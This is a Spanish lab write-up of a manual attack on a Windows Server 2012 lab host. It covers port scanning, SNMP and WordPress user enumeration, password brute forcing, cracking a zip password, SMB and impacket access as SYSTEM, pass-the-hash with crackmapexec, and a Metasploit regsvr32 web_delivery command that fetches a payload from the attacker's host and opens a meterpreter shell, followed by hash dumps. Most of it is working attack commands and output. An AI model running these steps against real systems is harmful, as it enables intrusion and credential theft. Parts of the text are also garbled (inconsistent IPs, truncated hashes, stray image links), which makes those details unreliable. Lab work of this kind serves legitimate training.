



HERRAMIENTAS DE EXPLOTACIÓN WINDOWS

Jordi Masó Pla

INDICE

1.	DESCUBRIMIENTO	2
1.1	NMAP	2
1.2.	NMBLOOKUP, NSLOOKUP	2
1.3	SNMP	3
2	ESLOTACION DE LOS SERVICIOS.....	3
2.1	WPSCAN	3
2.2	FTP	4
2.3	SMB	5
2.4	ENUM4LINUX	6
2.5	IMPACKET	6
2.6	CRACKMAPEXEC	6
2.6.1	VERIFICACION DE LOS USUARIOS.....	7
2.7	REVERSE SHELL CON METERPRETER	8

1. DESCUBRIMIENTO

En este ejercicio realizaremos ataque manual a una máquina de laboratorio de Windows server 2012 R2. Con las técnicas manuales intentaremos conseguir las credenciales y acceso al sistema.

1.1 NMAP

Empezamos con la herramienta nmap para saber qué servicios están corriendo en esta máquina, realizamos un escaneo de los puertos tcp activos y encontramos una gran variedad de puertos abiertos tal como puerto 21 ftp, puerto 53 dns, puerto 88 Kerberos, puerto 135 nsrpc, puerto 389 ldap, puerto 445 smb, puerto 3306 MySQL, puerto 8020 Apache httpd, puerto 8585 WordPress.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-27 09:15 CET
Nmap scan report for 10.8.1.130
Host is up (0.0001s latency).
Not shown: 65481 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              FileZilla ftpd
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2023-11-27 08:37:35Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?        Microsoft Windows RPC over HTTP 1.0
593/tcp   open  mscahttp         Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?            Microsoft Windows RPC
2183/tcp  open  msrpc            Microsoft Windows RPC
2105/tcp  open  msrpc            Microsoft Windows RPC
2107/tcp  open  msrpc            Microsoft Windows RPC
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql            MySQL (unauthorized)
3389/tcp  open  ssl/ssh-wbt-server?
3700/tcp  open  gisp             CORBA naming service
4046/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.0)
5085/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8019/tcp  open  qmip?
8020/tcp  open  http             Apache httpd
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8028/tcp  open  postgresql       PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central ManageEngine Desktop Central DesktopCentralServer
8080/tcp  open  http             Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8282/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http             Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central ManageEngine Desktop Central DesktopCentralServer
8585/tcp  open  http             Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi         Java RMI
9200/tcp  open  ws-wamp?
9300/tcp  open  vrace?           NET Message Framing
9389/tcp  open  mc-nmf           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
```

El siguiente paso es realizar un escáner de los puertos udp por si hay algún servicio interesante corriendo, con en el puerto 161 snmp, que podemos obtener algo de información.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-25 02:34 CET
Stats: 0:11:34 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 55.4% done; ET: 0:55 (4:49:10 remaining)
Nmap scan report for 10.8.1.130
Host is up (0.00025s latency).
Not shown: 972 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp    open  domain
88/udp    open  kerberos-sec
123/udp   open  ntp
137/udp   open  netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open  snmp
389/udp   open  ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
1389/udp  open|filtered ms-wbt-server
1599/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
5355/udp  open|filtered llmnr
60172/udp open|filtered unknown
60381/udp open|filtered unknown
60423/udp open|filtered unknown
61024/udp open|filtered unknown
61142/udp open|filtered unknown
61319/udp open|filtered unknown
61322/udp open|filtered unknown
61370/udp open|filtered unknown
6142/udp  open|filtered unknown
61481/udp open|filtered unknown
61550/udp open|filtered unknown
61683/udp open|filtered unknown
61961/udp open|filtered unknown
62154/udp open|filtered unknown
62287/udp open|filtered unknown
MAC Address: 00:10:C2:9F:73:0E (VMware)
```

1.2. NMBLOOKUP, NSLOOKUP

Con la herramienta nmblookup haciendo peticiones al puerto 53 del dns, podemos encontrar información del nombre de la maquina y su dominio, que en nuestro caso el nombre de la maquina es Enigma y el dominio es SANTAPRICA.VIRTUAL. Con el comando nslookup haciendo peticiones al mismo servicio nos dan el mismo resultado que nmblookup.

```

root@kali:~# nmaplook -A '10.0.1.130'
Looking up status of 10.0.1.130
SANTAPRISCA <00> - <GROUP> M <ACTIVE>
ENIGMA <00> - M <ACTIVE>
SANTAPRISCA <3c> - <GROUP> M <ACTIVE>
ENIGMA <28> - M <ACTIVE>
SANTAPRISCA <3d> - M <ACTIVE>

MAC Address = 00-0C-29-F7-30-EA
    
```

1.3 SNMP

Con el servicio snmp del puerto 161 que este operativo en este host y con el comando snmp-check nos muestra un resultado muy interesante como información del sistema operativo y los nombres de los usuarios de las cuentas de esta máquina.

```

root@kali:~# snmp-check 10.0.1.130
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)



[*] Try to connect to 10.0.1.130:161 using SNMPv1 and community 'public'

[*] System Information:
Host IP address      : 10.0.1.130
Hostname            : enigma.SantaPrisca.virtual
Description         : Hardware: AMD64 Family 23 Model 113 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.2 (Build 9200 Multiprocessor Free)
Contact             : -
Location            : -
Uptime snmp        : 02:47:24.32
Uptime system      : 02:45:39.36
System date        : 2023-11-27 11:33:27.8
Domain             : SANTAPRISCA

[*] User accounts:
ras
zas
Guest
caras
hiedra
krbtgt
solomon
vagrant
pinguino
perdicion
soberano
graciosillo
Administrator
    
```

2 ESLOTACION DE LOS SERVICIOS

Desde el navegador y accediendo a la ip de nuestro objetivo con el puerto 8020, donde nos conectamos al ManageEngine Desktop y un login que con las credenciales “admi” password “admin” accedemos al servicio como administrador.



2.1 WPSCAN

En la fase de descubrimiento hemos detectado un WordPress y con la herramienta wpscan vamos a intentar explotar este servicio para conseguir una vulnerabilidad o credenciales validas para seguir utilizando en otros servicios del sistema.

Al lanzar los comandos de wpscan nos muestra al instante varias vulnerabilidades que se pueden exportar con Metasploit Framework, y otras herramientas de automatización de explotación. En otro pate nos muestra los usuarios registrados en este host.

```

root@kali: ~# wpscan --url http://10.0.1.130:8585/wordpress --api-token S
WordPress Security Scanner by the WPScan Team
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[-] URL: http://10.0.1.130:8585/wordpress/ [10.0.1.130]
[-] Started: Sat Nov 25 20:53:40 2023

Interesting Finding(s):

[-] Headers
| Interesting Entries:
| - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
| - X-Powered-By: PHP/5.3.10
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://10.0.1.130:8585/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - https://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://10.0.1.130:8585/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] Full Path Disclosure found: http://10.0.1.130:8585/wordpress/wp-includes/rss-functions.php
| Interesting Entry: C:\wamp\www\wordpress\wordpress\wp-includes\rss-functions.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| Reference: https://www.owasp.org/index.php/Full_Path_Disclosure

[-] caras
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] enigma
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] gracioso
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] hiedra
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] perdicion
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] pingüino
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] rax
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] sombrero
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] solomon
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] zais
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] oraculo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

```

Al tener los usuarios pasamos un ataque de diccionario para conseguir una credencial válida para poder explotar otros servicios. Con la herramienta wpscan y el servicio rpc realizamos el ataque de password con los usuarios encontrados y un diccionario pequeño de Metasploit.

```

root@kali: ~# wpscan --password-attack xmlrpc -u /root/Desktop/user_wind_12.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt --url http://10.0.1.130:8585/wordpress --api-token S
[-] Performing password attack on XmlRpc against 11 user/s
[SUCCESS] - solomon / 12345678

```

El resultado del ataque de diccionario con los usuarios nos muestra un resultado de usuario Solomon password 12345678. Con estas credenciales podemos empezar a explotar otros servicios.

2.2 FTP

Con las credenciales obtenidas con wpscan las comprobamos con el servicio ftp. Las credenciales son válidas con el servicio, dentro de este usuario hay un fichero comprimido en zip llamado rópeme.zip, que procedemos a descargarlo para comprobar la información que hay dentro.

```

root@kali:~#
└─# ftp 10.0.1.130
Connected to 10.0.1.130.
220-Enigmazilla
220 Caution: Intranse que intente entrar sin permiso lo pagara muy caro!
Name (10.0.1.130:root): solomon
331 Password required for solomon
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||5506|)
158 Opening data channel for directory listing of "/"
-rw-r--r- 1 ftp ftp          976 Mar 08 2019 rompeme.zip
226 Successfully transferred "/"
ftp> get rompeme.zip
local: rompeme.zip remote: rompeme.zip
229 Entering Extended Passive Mode (|||5507|)
158 Opening data channel for file download from server of "/rompeme.zip"
100% |#####| 976      20.68 MiB/s   00:00 ETA
226 Successfully transferred "/rompeme.zip"
976 bytes received in 00:00 (3.15 MiB/s)
ftp>

```

El fichero está cifrado con contraseña, pero con la herramienta zip2john podemos extraer el hash, con este hash utilizamos John the Ripper con un diccionario para romper el hash del fichero. Una vez pasado John con el diccionario vemos que a obtenido la contraseña del fichero para poder extraer el contenido del, la contraseña es “simpleplan”.

```

0g 0:00:01:47 3/3 0g/s 22580Kp/s 22580Kc/s 22580Kc/s 2pcarzz...zpc8u4
0g 0:00:01:48 3/3 0g/s 22592Kp/s 22592Kc/s 22592Kc/s 196tr164...192alaia
0g 0:00:01:49 3/3 0g/s 22612Kp/s 22612Kc/s 22612Kc/s 274mopah...2726000m
0g 0:00:01:50 3/3 0g/s 22591Kp/s 22591Kc/s 22591Kc/s careda8b...cathrgah
0g 0:00:02:29 3/3 0g/s 22924Kp/s 22924Kc/s 22924Kc/s resp9733...rescent5
0g 0:00:02:30 3/3 0g/s 22924Kp/s 22924Kc/s 22924Kc/s r0724200...r0721211
0g 0:00:02:52 3/3 0g/s 23128Kp/s 23128Kc/s 23128Kc/s avhydje...avh3ig3
simpleplan (rompeme.zip)
1g 0:00:02:07 DONE 3/2 (2022-11-25 22:58) 0.005326g/s 22259Kp/s 22259Kc/s 0453456761...simpluvria
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Procedemos a extraer el contenido del fichero y dentro hay dos ficheros mas uno es IRC.log y el otros recentsservers.xml. al abrir el fichero recentsservers.xml dentro hay un usuario y una contraseña nueva, usuario “perdicion” password “KingSnake”.

```

root@kali:~#
└─# unzip rompeme.zip
Archive: rompeme.zip
[rompeme.zip] IRC.log password:
inflating: IRC.log
inflating: recentsservers.xml

root@kali:~#
└─# cat recentsservers.xml
<?xml version="1.0" encoding="UTF-8"?>
<filezilla3 version="3.35.2" platform="windows">
  <RecentServers>
    <Server>
      <Host>SantaPrisca.virtual</Host>
      <Port>21</Port>
      <Protocol>S</Protocol>
      <Type>S</Type>
      <User>perdicion</User>
      <Password>KingSnake</Password>
      <LoginType>S</LoginType>
      <TimezoneOffset>0</TimezoneOffset>
      <PassMode>MODE_DEFAULT</PassMode>
      <MaxSimultaneousConnections>C</MaxSimultaneousConnections>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    </Server>
  </RecentServers>
</filezilla3>

```

2.3 SMB

Comprobamos si las credenciales obtenidas hasta ahora son validas en el servicio smb, con las credenciales de solomon podemos acceder a toda la unidad del sistema operativo poniendo en graves problemas el sistema operativo y su información.

```

root@kali:~#
└─# smbclient -u 'SANTAPRISCA' //10.0.1.130/c$/ -U 'solomon' '12345678'
Try "help" to get a list of possible commands.
smb: \>

```

```
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
360Section           DHS      0   Thu Mar 7 13:48:28 2019
$recycle.bin         DHS      0   Fri Jan 11 18:02:56 2019
62b0c1a72ee8e854aa01c D         0   Fri Jan 11 18:50:17 2019
0a53c0e0e084f9eac21c0 A         0   Fri Jan 11 18:50:42 2019
bootmgr              AHSR    398356 Thu Jul 26 05:44:38 2012
BOOTMNT              AHSR     1   Sat Jun 2 16:30:55 2012
conf                  A        6457   Fri Dec 28 00:41:34 2018
Documents and Settings DHSRm    0   Thu Jul 26 09:14:09 2012
enigma               D         0   Sun Jan 13 22:19:48 2019
Ftpmima              D         0   Thu Dec 19 10:02:45 2019
glassfish            D         0   Fri Jan 11 19:01:11 2019
inetpub              D         0   Sun Aug 18 22:28:29 2019
java8_log             A        103   Fri Jan 11 19:09:18 2019
java2_log             A        103   Fri Jan 11 19:09:18 2019
ManageEngine         D         0   Fri Jan 11 19:00:32 2019
openjms              D         0   Fri Jan 11 19:00:02 2019
pagefile.sys         AHSR 1744838464 Sun Nov 26 12:02:31 2023
PerfLogs             D         0   Thu Jul 26 09:24:15 2012
Program Files        DR         0   Mon Oct 7 13:15:45 2019
Program Files (x86)  D         0   Thu Mar 7 18:03:42 2019
ProgramData          DHSRm    0   Thu Mar 7 18:08:03 2019
RubyoSvkit           D         0   Fri Jan 11 19:05:23 2019
Shares               D         0   Mon Jan 21 21:24:03 2019
System Volume Information D        0   Thu Jan 17 12:35:17 2019
tools                D         0   Fri Jan 11 19:03:07 2019
Users                DHSR     0   Sat Mar 9 03:56:41 2019
Vagrant              D         0   Sat Jan 12 12:57:59 2019
wamp                 D         0   Mon Oct 7 09:44:41 2019
Windows              D         0   Sun Nov 26 12:05:59 2023
www                  D         0   Thu Dec 19 10:00:18 2019
_Argon_.tmp          A        226   Thu Oct 6 04:22:24 2015

smb: \> 15638527 blocks of size 4096. 6119289 blocks available
smb: \>
```

2.4 ENUM4LINUX

Probamos la herramienta enum4linux con el usuario perdicion y el password KingSnake, y el resultado que nos muestra es principalmente el mismo que ya teníamos, con otras herramientas, pero hay una parte que muestra las políticas de las contraseñas. Las características principales son: no tienen mínimo de caracteres, no caducan, no tienen complejidad y no hace falta cambiarlas con el paso del tiempo.

```
[*] Password info for Domain: SANTAPRISCA
[*] Minimum password length: None
[*] Password history length: None
[*] Maximum password age: Not Set
[*] Password Complexity Flags: 0000000

[-] Domain Refuse Password Change: 0
[-] Domain Password Store Cleartext: 0
[-] Domain Password Lockout Admins: 0
[-] Domain Password No Clear Change: 0
[-] Domain Password No Anon Change: 0
[-] Domain Password Complex: 0

[*] Minimum password age: None
[*] Reset Account Lockout Counter: 30 minutes
[*] Locked Account Duration: 30 minutes
[*] Account Lockout Threshold: None
[*] Forced Log off Time: Not Set
```

También muestra los usuarios registrados en esta máquina como anteriormente emo vistos.

2.5 IMPACKET

La herramienta impacket y el módulo smbexec y las credenciales de perdicion observamos que podemos acceder al sistema con unos privilegios muy altos de “authority\system”, con estos privilegios podemos navegar por todo el sistema operativo.

```
root@kali: ~# kali/impacket
[*] Impacket smbexec - santaprisca.virtual/perdicion:KingSnake @10.0.1.138
Impacket v0.12.0.dev1-20231116.165227.4b56c18a - Copyright 2023 Fortra

[!] Launching semi-interactive shell - careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

2.6 CRACKMAPEXEC

Crackmapexec es una herramienta multifuncional donde podemos explorar multitud de vectores de ataque a una máquina, en este caso utilizaremos el protocolo smb y las credenciales del usuario perdicion. Una de las primeras intervenciones es intentar que nos muestre el fichero SAM del host para conseguir todas las credenciales posibles. En este primer intento nos muestra dos credenciales el de “Administrator” y una cuenta de “Guest”.

```
root@kali: ~# kali
root@kali: ~# crackmapexec smb 10.0.1.138 -u perdicion -p KingSnake --sam
SMB 10.0.1.138 445 ENIGMA [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBV1:True)
SMB 10.0.1.138 445 ENIGMA [*] SantaPrisca.virtual/perdicion:KingSnake (Pwmsd)
SMB 10.0.1.138 445 ENIGMA [*] Dumping SAM hashes
SMB 10.0.1.138 445 ENIGMA Administrator:500:aad3b435b51404eeaad3b435b51404eea:0ad8c247bb2759649193fd181371d0c1:::
SMB 10.0.1.138 445 ENIGMA Guest:1001:aad3b435b51404eeaad3b435b51404eea:31d6cf0ed160e931b7c359f7ec089c8:::
SMB 10.0.1.138 445 ENIGMA [*] Added 2 SAM hashes to the database
```



```

[~] root@kali: ~
# crackmapexec smb 10.0.1.130 -u zas -H aad3b435b51404eeaad3b435b51404ee:66fc49288093479d1c4b7af7d67e12 -x whoami
SMB 10.0.1.130 445 ENIGMA [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:False) (SMBv1:True)
SMB 10.0.1.130 445 ENIGMA [*] SantaPrisca.virtual/zas:66fc49288093479d1c4b7af7d67e12 (Pwn3d!)
SMB 10.0.1.130 445 ENIGMA [*] Executed command
SMB 10.0.1.130 445 ENIGMA [*] santaprisca/zas

[~] root@kali: ~
# crackmapexec smb 10.0.1.130 -u sombrero -H aad3b435b51404eeaad3b435b51404ee:9737abb77efc06f641bd54d05ef87613 -x whoami
SMB 10.0.1.130 445 ENIGMA [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:False) (SMBv1:True)
SMB 10.0.1.130 445 ENIGMA [*] SantaPrisca.virtual/sombrero:9737abb77efc06f641bd54d05ef87613 (Pwn3d!)
SMB 10.0.1.130 445 ENIGMA [*] Executed command
SMB 10.0.1.130 445 ENIGMA [*] santaprisca/sombrero

```

2.7 REVERSE SHELL CON METERPRETER

En esta ocasión realizaremos un Shell reverse con meterpreter y crackmapexec, la Shell se realizará con exploit de Metasploit Framework y la introduciremos a la maquina victima con crackmapexec. Abrimos Metasploit Framework buscamos el exploit multi/script/web_delivery, que es el que utilizaremos para crear la sesión de meterpreter seleccionamos el Payload Windows/x64/meterpreter/reverse_tcp y la opción de target seleccionamos Regsvr32, completamos los campos necesarios de la parte del exploit como del payload.

Lanzamos el exploit una vez todo configurado y nos aparecerá un comando para poder ejecutar en consola. Este comando lo utilizamos con la herramienta crackmapexec para cargar este exploit.

```

msf6 exploit(multi/script/web_delivery) > options
Module options (exploit/multi/script/web_delivery):


| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 10.0.1.128      | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 80              | yes      | The local port to listen on.                                                                                                          |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH | /               | no       | The URI to use for this exploit (default is random)                                                                                   |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.1.128      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4445            | yes      | The listen port                                           |


Exploit target:


| Id | Name     |
|----|----------|
| 3  | Regsvr32 |


View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.1.128:4445
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://10.0.1.128/
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /u /u /i:http://10.0.1.128/act scrobj.dll
[*] 10.0.1.130 web_delivery - Handling sct Request
[*] 10.0.1.130 web_delivery - Delivering Payload (3735 bytes)
[*] Sending stage (200774 bytes) to 10.0.1.130
[*] Meterpreter session 1 opened (10.0.1.128:4445 -> 10.0.1.130:57821) at 2023-11-26 18:47:08 +0100

msf6 exploit(multi/script/web_delivery) > sessions
Active sessions
-----
[*] root@kali: ~
# crackmapexec smb 10.0.1.130 -u Administrator -p 0K1s4m4084 -x 'regsvr32 /s /u /u /i:http://10.0.1.128/act scrobj.dll'
SMB 10.0.1.130 445 ENIGMA [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB 10.0.1.130 445 ENIGMA [*] SantaPrisca.virtual/Administrator:0K1s4m4084 (Pwn3d!)
SMB 10.0.1.130 445 ENIGMA [*] Executed command

```

Al lanzar el comando con crackmapexec se nos abre el interprete de meterpreter como authority\system, con privilegios muy elevados, con meterpreter también podemos acceder a las cuentas de usuarios y sus hashes con el comando hashdump.

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8bd8c2a70b27596a9193f6181371d0c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d10ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e2a4b7167c58992cfe2aa2591d845:::
vagrant:1003:aad3b435b51404eeaad3b435b51404ee:e02bc8339651f76913245d305000:::
perc10n1:1109:aad3b435b51404eeaad3b435b51404ee:8d5f8b11638e30b5586e83e67e3d:::
caras:1112:aad3b435b51404eeaad3b435b51404ee:d56656d61f9e204e10ff3251862f98:::
gracos1110:1113:aad3b435b51404eeaad3b435b51404ee:8492acab02c9f909d01f2818f2086e:::
hiedra:1114:aad3b435b51404eeaad3b435b51404ee:15af5bf64c35f7f5c7f9c177000718:::
pinguino:1115:aad3b435b51404eeaad3b435b51404ee:5308f08e4bc267c90d74cf83a2b7af1:::
ras:1116:aad3b435b51404eeaad3b435b51404ee:f7082281b5968179e665152d1c9082:::
solomon:1117:aad3b435b51404eeaad3b435b51404ee:259745cb123252a2e693aaacc2052:::
sombrero:1118:aad3b435b51404eeaad3b435b51404ee:9737abb77efc06f641bd54d05ef87613:::
zas:1119:aad3b435b51404eeaad3b435b51404ee:66fc49288093479d1c4b7af7d67e12:::
ENIGMA5:1004:aad3b435b51404eeaad3b435b51404ee:00c5fa4e277f7ee49268d282007:::
PERDICI0NS:1111:aad3b435b51404eeaad3b435b51404ee:8f849dec756c55e66139a1bc1a442a1:::
meterpreter >

```